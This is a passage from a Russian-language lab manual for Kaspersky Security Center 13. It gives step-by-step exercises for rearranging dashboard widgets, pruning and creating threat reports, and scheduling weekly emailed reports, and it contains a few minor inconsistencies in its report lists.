


Задание B: Удалите и переместите виджет


Удалите и поменяйте порядок отображения виджетов в панели мониторинга

Задание выполняется на компьютере KSC.


14. В виджете **New devices** нажмите иконку шестеренки и выберите **Hide web widget**




15. Согласитесь с предупреждением: нажмите **OK**
16. Обратите внимание, что на место удаленного виджета был перемещен стоящий за ним



17. В виджете **Most frequent threats** нажмите иконку шестеренки и выберите **Move**
18. Кликните по виджету **Threat activity**, на место которого вы хотите переместить текущий виджет



19. Виджет **Most frequent threats** был перемещен



Заключение

Вы добавили необходимые вам виджеты в панель мониторинга, которая показывает всё самое главное о защите сети.

Лабораторная работа 21.

Как настроить инструменты для обслуживания

Сценарий. Чтобы быстрее находить нужную информацию и реагировать на угрозы, удалите отчеты, которые не используете, подготовьте задачу поиска вирусов, которую можно будет запускать через контекстное меню компьютеров, и настройте каждую неделю получать отчеты о том, что произошло за неделю.

Содержание. В этой лабораторной работе:

1. Удалите отчеты, которые не используете
2. Создайте отчет о зараженных компьютерах за прошедшую неделю
3. Настройте получать по почте самые важные отчеты

Задание A: Удалите отчеты, которые не используете

Удалите все отчеты, кроме:


- Kaspersky Lab software version report
- Threats report
- Report on blocked runs
- Most infected computers report
- Report on users of infected devices

- Web control report
- Protection deployment report
- Network attack report
- Protection status report
- Report on file operations on removable drives
- Key usage report
- Anti-virus database usage report


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **KSC**.

1. Откройте веб-консоль Kaspersky Security Center
2. Перейдите на страницу **Monitoring & Reporting | Reports**
3. Выберите отчет **Report on errors**
4. Нажмите 
5. Нажмите **Delete**




6. Подтвердите, что хотите удалить отчет. Нажмите **OK**



7. Удалите следующие отчеты аналогичным образом:

- Hardware report
- Report on incompatible applications
- Report on file encryption errors
- Report on blockage of access to encrypted files
- Report on device users
- Report on effective user permissions
- Report on encryption status of mass storage devices
- Report on hardware registry
- Kaspersky Lab software version report
- Report on key usage by virtual Administration Server
- Report on rights
- Report on rights about access to encrypted devices
- Report on test blocked runs
- Software updates report
- Vulnerabilities report
- Report on attacked controllers
- Report on check of programmable logic controllers (PLCs) for integrity
- Report on results of update installation of third-party software




Задание B: Создайте отчет о зараженных компьютерах за неделю


Переименуйте отчет о зараженных компьютерах в **Ежемесячный отчет о наиболее заражаемых устройствах**; затем создайте еженедельный отчет.

Задание выполняется на компьютере **KSC**.


8. Откройте окно свойств **Report on most heavily infected devices**
9. Измените имя отчета **Monthly report on most heavily infected devices** и нажмите **Save**
10. Закройте окно отчета




11. Создайте новый отчет: нажмите кнопку **Add**




12. Назовите отчет *Еженедельный отчет о наиболее заражаемых устройствах*
13. Разверните список **Threat statistics** и выберите **Report on most heavily infected devices**
14. Нажмите **Next**




15. Выберите **Administration group** и укажите **Managed devices**
16. Нажмите **Next**



17. Установите период 7 дней и нажмите **OK**



18. В появившемся окне выберите **Save**



Задание C: Настройте получать по почте самые важные отчеты


Настройте каждую неделю по понедельникам в 10 утра получать по почте отчеты:

- Protection status report
- Anti-virus database usage report
- Weekly report on most heavily infected devices
- Network attack report


Задание выполняется на компьютере KSC.

19. Откройте веб-консоль Kaspersky Security Center
20. В боковом меню выберите **Devices | Tasks**
21. Создайте задачу рассылки отчетов. Нажмите **Add**


22. В списке приложений выберите **Kaspersky Security Center 13**
23. Выберите тип задачи **Deliver reports**
24. Назовите задачу **Deliver reports**
25. Нажмите **Next**




26. Отметьте следующие отчеты:
    - Weekly report on most heavily infected devices
    - Network attack report
    - Anti-virus database usage report




27. Укажите способ отправки отчетов – **Send reports by email**
28. Нажмите **Settings**




29. В поле адреса получателя введите: *administrator@abc.lab*
30. Нажмите **OK**




31. Нажмите **Next**



32. Нажмите **Next**

